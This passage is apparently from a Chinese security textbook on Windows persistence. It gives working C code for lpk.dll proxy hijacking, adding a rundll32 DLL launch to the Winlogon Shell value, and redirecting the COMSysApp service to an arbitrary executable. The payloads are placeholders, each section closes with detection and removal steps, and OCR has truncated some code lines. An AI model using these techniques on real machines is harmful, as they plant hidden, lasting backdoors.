       if (HIWORD(pszProcName) == 0)

       {

          wsprintfA(szProcName, “%p”, pszProcName);

          pszProcName = szProcName;

       }
```

```
            wsprintf(tzTemp, TEXT("无法找到函数 %hs, 程序无法正常运行。"), pszProcName);
            MessageBox(NULL, tzTemp, TEXT("AheadLib"), MB_ICONSTOP);
            ExitProcess(-2);
        }

        return fpAddress;
    }
}
using namespace AheadLib;
//函数声明
void WINAPIV Init(LPVOID pParam);
void WINAPIV Init(LPVOID pParam)
{
    MessageBoxA(0, "Hello Topsec", "Hello Topsec", 0);//在这里添加 DLL 加载代码
    return;
}
// 入口函数
BOOL WINAPI DllMain(HMODULE hModule, DWORD dwReason, PVOID pvReserved)
```

```
{



    if (dwReason == DLL_PROCESS_ATTACH)

    {

       DisableThreadLibraryCalls(hModule);

       if (g_bInited == FALSE) {

           Load();

           g_bInited = TRUE;

       }



       //LpkEditControl 这个数组有 14 个成员，必须将其复制过来

       memcpy((LPVOID)(LpkEditControl + 1), (LPVOID)((int*)GetAddress("LpkEditControl") + 1),

       _beginthread(Init, NULL, NULL);

    }

    else if (dwReason == DLL_PROCESS_DETACH)

    {

       Free();

    }
```

```
    return TRUE;

}

// 导出函数

ALCDECL AheadLib_LpkInitialize(void)

{

    if (g_bInited == FALSE) {

        Load();

        g_bInited = TRUE;

    }

    GetAddress("LpkInitialize");

    __asm JMP EAX;

}

// 导出函数

ALCDECL AheadLib_LpkTabbedTextOut(void)

{

    GetAddress("LpkTabbedTextOut");

    __asm JMP EAX;

}
```

```
// 导出函数

ALCDECL AheadLib_LpkDllInitialize(void)

{

    GetAddress("LpkDllInitialize");

    __asm JMP EAX;

}

// 导出函数

ALCDECL AheadLib_LpkDrawTextEx(void)

{

    GetAddress("LpkDrawTextEx");

    __asm JMP EAX;

}









// 导出函数

ALCDECL AheadLib_LpkEditControl(void)

{

    GetAddress("LpkEditControl");
```

```
    __asm jmp DWORD ptr[EAX];//这里的 LpkEditControl 是数组, eax 存的是函数指针

}




// 导出函数

ALCDECL AheadLib_LpkExtTextOut(void)

{

    GetAddress("LpkExtTextOut");

    __asm JMP EAX;

}




// 导出函数

ALCDECL AheadLib_LpkGetCharacterPlacement(void)

{

    GetAddress("LpkGetCharacterPlacement");

    __asm JMP EAX;

}
```

```
// 导出函数
ALCDECL AheadLib_LpkGetTextExtentExPoint(void)
{
    GetAddress("LpkGetTextExtentExPoint");
    __asm JMP EAX;
}


// 导出函数
ALCDECL AheadLib_LpkPSMTextOut(void)
{
    GetAddress("LpkPSMTextOut");
    __asm JMP EAX;
}
```

```
// 导出函数
ALCDECL AheadLib_LpkUseGDIWidthCache(void)
{
    GetAddress("LpkUseGDIWidthCache");
    __asm JMP EAX;
}




// 导出函数
ALCDECL AheadLib_ftsWordBreak(void)
{
    GetAddress("ftsWordBreak");
    __asm JMP EAX;
}
```

最后修改注册表键值 HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\SessionManager ExcludeFromKnownDlls，把 lpk.dll 加进去。




Figure 22.15: img

```
HKEY hKey;

DWORD dwDisposition;

const char path[] = “lpk.dll”;

RegCreateKeyExA(HKEY_LOCAL_MACHINE,” System \ CurrentControlSet \ Control\ SessionManager “, 0

RegSetValueExA(hKey, NULL, 0, REG_MULTI_SZ, (BYTE*)path, (1 + ::lstrlenA(path)));
```

22.7.2 运行效果图

将生成的 lpk.dll 放到 c:/Windows 目录

重启系统，自动弹出对话框

查找 explorer，加载的正是我们的 lpk.dll

注册表修改如下

Figure 22.16: img




Figure 22.17: img




Figure 22.18: img

Figure 22.19: img

22.7.3 检查及清除方法

启用安全 DLL 搜索模式,与此相关的 Windows 注册表键位于 HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\SafeDLLSearchMode

监视加载到进程中的 DLL，并检测具有相同文件名但路径异常的 DLL。

22.8 winlogon helper

22.8.1 原理及代码介绍

Winlogon.exe 进程是 Windows 操作系统中非常重要的一部分，Winlogon 用于执行与 Windows 登录过程相关的各种关键任务，例如，当在用户登录时，Winlogon 进程负责将用户配置文件加载到注册表中。

Winlogon 进程会 HOOK 系统函数监控键盘是否按下 Ctrl + Alt + Delete，这被称为 “Secure Attention Sequence’’，这就是为什么一些系统会配置为要求您在登录前按 Ctrl + Alt + Delete。这种键盘快捷键的组合被 Winlogon.exe 捕获，确保您安全登录桌面，其他程序无法监控您正在键入的密码或模拟登录对话框。Windows 登录应用程序还会捕获用户的键盘和鼠标活动，在一段时间未发现键盘和鼠标活动时启动屏幕保护程序。

总之，Winlogon 是登录过程的关键部分，需要持续在后台运行。如果您有兴趣，Microsoft 还提供 Winlogon 进程的更详细的技术说明，在此不再赘述。

在注册表项 HKLM\Software\Microsoft\WindowsNT\CurrentVersion\Winlogon\和 HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\用于管理支持 Winlogon 的帮助程序和扩展功能，对这些注册表项的恶意修改可能导致 Winlogon 加载和执行恶意 DLL 或可执行文件。已知以下子项可能容易被恶意代码所利用：

Winlogon\Notify – 指向处理 Winlogon 事件的通知包 DLL

Winlogon\Userinit – 指向 userinit.exe，即用户登录时执行的用户初始化程序

Winlogon\Shell – 指向 explorer.exe，即用户登录时执行的系统 shell

攻击者可以利用这些功能重复执行恶意代码建立持久后门，如下的代码演示了如何通过在 Winlogon\Shell 子键添加恶意程序路径实现驻留系统的目的。

```
BOOL add_winlogon_helper()

{

    BOOL ret = FALSE;

    LONG rcode = NULL;

    DWORD key_value_type;

    BYTE shell_value_buffer[MAX_PATH * 2];

    DWORD value_buffer_size = sizeof(shell_value_buffer) ;

    HKEY winlogon_key = NULL;

    DWORD set_value_size;

    BYTE path[MAX_PATH];
```

```
rcode = RegOpenKeyEx(HKEY_CURRENT_USER, _TEXT("Software\Microsoft\Windows NT\CurrentVersio

        NULL, KEY_ALL_ACCESS, &winlogon_key);

if (rcode != ERROR_SUCCESS)

{

    goto ERROR_EXIT;

}

rcode = RegQueryValueEx(winlogon_key,_TEXT("shell"), NULL, &key_value_type, shell_value_bu

if (rcode != ERROR_SUCCESS)

{

    //找不到指定的键值

    if (rcode == 0E2)

    {

        //写入 explorer.exe 和 自定义的路径

        lstrcpy((TCHAR*)path, _TEXT("explorer.exe, rundll32.exe \"C:\topsec.dll\" RunProc"

        set_value_size = lstrlen((TCHAR*)path) * sizeof(TCHAR) + sizeof(TCHAR);



        rcode = RegSetValueEx(winlogon_key, _TEXT("shell"), NULL, REG_SZ, path, set_value_

        if (rcode != ERROR_SUCCESS)
```

```
        {
            goto ERROR_EXIT;
        }
    }
    else
    {
        goto ERROR_EXIT;
    }
}
else
{
    //原先已存在，追加写入
    lstrcat((TCHAR*)shell_value_buffer, _TEXT(",rundll32.exe \"C:\topsec.dll\" RunProc"));
    set_value_size = lstrlen((TCHAR*)shell_value_buffer) * sizeof(TCHAR) + sizeof(TCHAR);
    rcode = RegSetValueEx(winlogon_key, _TEXT("shell"), NULL, REG_SZ, shell_value_buffer,
    if (rcode != ERROR_SUCCESS)
    {
        goto ERROR_EXIT;
```

```
        }

    }

    ret = TRUE;

ERROR_EXIT:

    if (winlogon_key != NULL)

    {

        RegCloseKey(winlogon_key);

        winlogon_key = NULL;

    }

    return ret;

}
```

其中 topsec.dll 的导出函数 RunProc 代码如下:

```
extern “C” __declspec(dllexport) void  RunProc(HWND hwnd,HINSTANCE hinst, LPTSTR lpCmdLine,int

{

while (TRUE)

{

OutputDebugString(_TEXT(“Hello Topsec with Rundll32!!!”));

Sleep(1000);
```




Figure 22.20: img

```
}


}
```

22.8.2 运行效果图

当该用户下次登录的时候 Winlogon 会带动 Rundll32 程序，通过命令行参数加载预设的 DLL 文件执行其导出函数，如下图所示，目标稳定运行中：

运行后的注册表键值情况如下图所示：

22.8.3 检查及清除方法

检查以下 2 个注册表路径中的 “Shell’’、“Userinit’’、“Notify’’ 等键值是否存在不明来历的程序路径

1）HKLM\Software[Wow6432Node]Microsoft\Windows NT\CurrentVersion\Winlogon

2）HKCU\Software[Wow6432Node]Microsoft\Windows NT\CurrentVersion\Winlogon




Figure 22.21: img

关键键值如下图所示：

1）Winlogon\Notify – 默认指向处理 Winlogon 事件的通知包 DLL

2）Winlogon\Userinit – 默认指向 userinit.exe，即用户登录时执行的用户初始化程序

3）Winlogon\Shell – 默认指向 explorer.exe，即用户登录时执行的系统 shell

22.9 篡改服务进程

22.9.1 原理及代码介绍

Windows 服务的配置信息存储在注册表中，一个服务项有许多键值，想要修改现有服务，就要了解服务中的键值代表的功能。

“DisplayName’’，字符串值，对应服务名称；

“Description’’，字符串值，对应服务描述；

“ImagePath’’，字符串值，对应该服务程序所在的路径；

“ObjectName’’，字符串值，值为 “LocalSystem’’，表示本地登录；

“ErrorControl’’，DWORD 值，值为 “1’’；

“Start’’，DWORD 值，值为 2 表示自动运行，值为 3 表示手动运行，值为 4 表示禁止；

“Type’’，DWORD 值，应用程序对应 10，其他对应 20。

在这里，我们只需要注意 “ImagePath’’，“Start’’，“Type’’ 三个键值，“ImagePath’’ 修改为自己的程序路径，“Start’’ 改为 2，自动运行，“Type’’ 改为 10 应用程序。

接下来就要选择一个服务，在这里，我们选择的服务是 “COMSysApp’’，本身 “Type’’ 为 10。

修改键值的代码如下：

```
HKEY hKey;

DWORD dwDisposition;

DWORD dwData = 2;

const char system[] = “C:\SeviceTopSec.exe”;//hello.exe



if (ERROR_SUCCESS != RegCreateKeyExA(HKEY_LOCAL_MACHINE,

   “SYSTEM\CurrentControlSet\services\COMSysApp”, 0, NULL, 0, KEY_WRITE, NULL, &hKey, &dwD

{

   return 0;

}

if (ERROR_SUCCESS != RegSetValueExA(hKey, “ImagePath”, 0, REG_EXPAND_SZ, (BYTE*)system, (1

{

   return 0;

}

if (ERROR_SUCCESS != RegSetValueExA(hKey, “Start”, 0, REG_DWORD, (BYTE*)& dwData, sizeof(D

{

   return 0;
```

```
    }

    return 0;
```

但是 “ImagePath’’ 中的程序并不是普通的程序，需要用到一些特定的 API，完成服务的创建流程。

总的来说，一个遵守服务控制管理程序接口要求的程序包含下面三个函数：

服务程序主函数（main）：调用系统函数 StartServiceCtrlDispatcher 连接程序主线程到服务控制管理程序。

服务入口点函数（ServiceMain）：执行服务初始化任务，同时执行多个服务的服务进程有多个服务入口函数。

控制服务处理程序函数（Handler）：在服务程序收到控制请求时由控制分发线程引用。

服务程序代码如下：

```
HANDLE hServiceThread;

void KillService();

char* strServiceName = “sev_topsec”;

SERVICE_STATUS_HANDLE nServiceStatusHandle;

HANDLE killServiceEvent;

BOOL nServiceRunning;

DWORD nServiceCurrentStatus;



void main(int argc, char* argv[])



{

    SERVICE_TABLE_ENTRYA ServiceTable[] =
```

```
    {
    {strServiceName,(LPSERVICE_MAIN_FUNCTIONA)ServiceMain},
    {NULL,NULL}
    };
    BOOL success;
    success = StartServiceCtrlDispatcherA(ServiceTable);
    if (!success)
    {
       printf(“fialed!”);
    }
}


void ServiceMain(DWORD argc, LPTSTR* argv)


{
    BOOL success;
    nServiceStatusHandle = RegisterServiceCtrlHandlerA(strServiceName,
       (LPHANDLER_FUNCTION)ServiceCtrlHandler);
```

```
    success = ReportStatusToSCMgr(SERVICE_START_PENDING, NO_ERROR, 0, 1, 3000);

    killServiceEvent = CreateEvent(0, TRUE, FALSE, 0);

    if (killServiceEvent == NULL)

    {

       return;

    }

    success = ReportStatusToSCMgr(SERVICE_START_PENDING, NO_ERROR, 0, 2, 1000);

    success = InitThread();

    nServiceCurrentStatus = SERVICE_RUNNING;

    success = ReportStatusToSCMgr(SERVICE_RUNNING, NO_ERROR, 0, 0, 0);

    WaitForSingleObject(killServiceEvent, INFINITE);

    CloseHandle(killServiceEvent);

}



BOOL ReportStatusToSCMgr(DWORD dwCurrentState, DWORD dwWin32ExitCode,DWORD dwServiceSpecificEx

{

    BOOL success;

    SERVICE_STATUS nServiceStatus;
```

```
nServiceStatus.dwServiceType = SERVICE_WIN32_OWN_PROCESS;

nServiceStatus.dwCurrentState = dwCurrentState;

//

if (dwCurrentState == SERVICE_START_PENDING)

{

   nServiceStatus.dwControlsAccepted = 0;

}

else

{

   nServiceStatus.dwControlsAccepted = SERVICE_ACCEPT_STOP

       | SERVICE_ACCEPT_SHUTDOWN;

}

if (dwServiceSpecificExitCode == 0)

{

   nServiceStatus.dwWin32ExitCode = dwWin32ExitCode;

}

else

{
```

```
        nServiceStatus.dwWin32ExitCode = ERROR_SERVICE_SPECIFIC_ERROR;

    }

    nServiceStatus.dwServiceSpecificExitCode = dwServiceSpecificExitCode;

    //

    nServiceStatus.dwCheckPoint = dwCheckPoint;

    nServiceStatus.dwWaitHint = dwWaitHint;

    success = SetServiceStatus(nServiceStatusHandle, &nServiceStatus);

    if (!success)

    {

        KillService();

        return success;

    }

    else

        return success;

}



BOOL InitThread()

{
```

```
    DWORD id;

    hServiceThread = CreateThread(0, 0,

        (LPTHREAD_START_ROUTINE)OutputString,

        0, 0, &id);

    if (hServiceThread == 0)

    {

        return false;

    }

    else

    {

        nServiceRunning = true;

        return true;

    }

}



DWORD OutputString(LPDWORD param)

{

    OutputDebugString(L"Hello TopSec\n");
```

```
    return 0;

}



void KillService()

{

    nServiceRunning = false;

    SetEvent(killServiceEvent);

    ReportStatusToSCMgr(SERVICE_STOPPED, NO_ERROR, 0, 0, 0);

}



void ServiceCtrlHandler(DWORD dwControlCode)

{

    BOOL success;

    switch (dwControlCode)

    {

    case SERVICE_CONTROL_SHUTDOWN:

    case SERVICE_CONTROL_STOP:

       nServiceCurrentStatus = SERVICE_STOP_PENDING;
```

```
        success = ReportStatusToSCMgr(SERVICE_STOP_PENDING, NO_ERROR, 0, 1, 3000);

        KillService();

        return;

    default:

        break;

    }

    ReportStatusToSCMgr(nServiceCurrentStatus, NO_ERROR, 0, 0, 0);

}
```

22.9.2 运行效果图

先修改注册表中的键值

重启 “COMSysApp‘‘服务

发现在 DebugView 中打印出字符串。

在任务管理器中点击转到进程，发现我们自己写的服务程序正在运行

22.9.3 检查及清除方法

1. 检查注册表中与已知程序无关的注册表项的更改
2. 检查已知服务的异常进程调用树。

22.10 替换屏幕保护程序

22.10.1 原理及代码介绍

屏幕保护是为了保护显示器而设计的一种专门的程序。当时设计的初衷是为了防止电脑因无人操作而使显示器长时间显示同一个画面，导致老化而缩短显示器寿命。用户在一定时间内不活动鼠标键盘之后会执行屏幕保护程序，屏保程序为具有.scr 文件扩展名的可执行文件（PE）。

攻击者可以通过将屏幕保护程序设置为在用户鼠标键盘不活动的一定时间段之后运行恶意软件，也就是利用屏幕保护程序设置来维持后门的持久性。

屏幕保护程序的配置信息存储在在注册表中，路径为 HKCU\Control Panel\Desktop，我们也可以通过改写关键键值来实现后门持久：

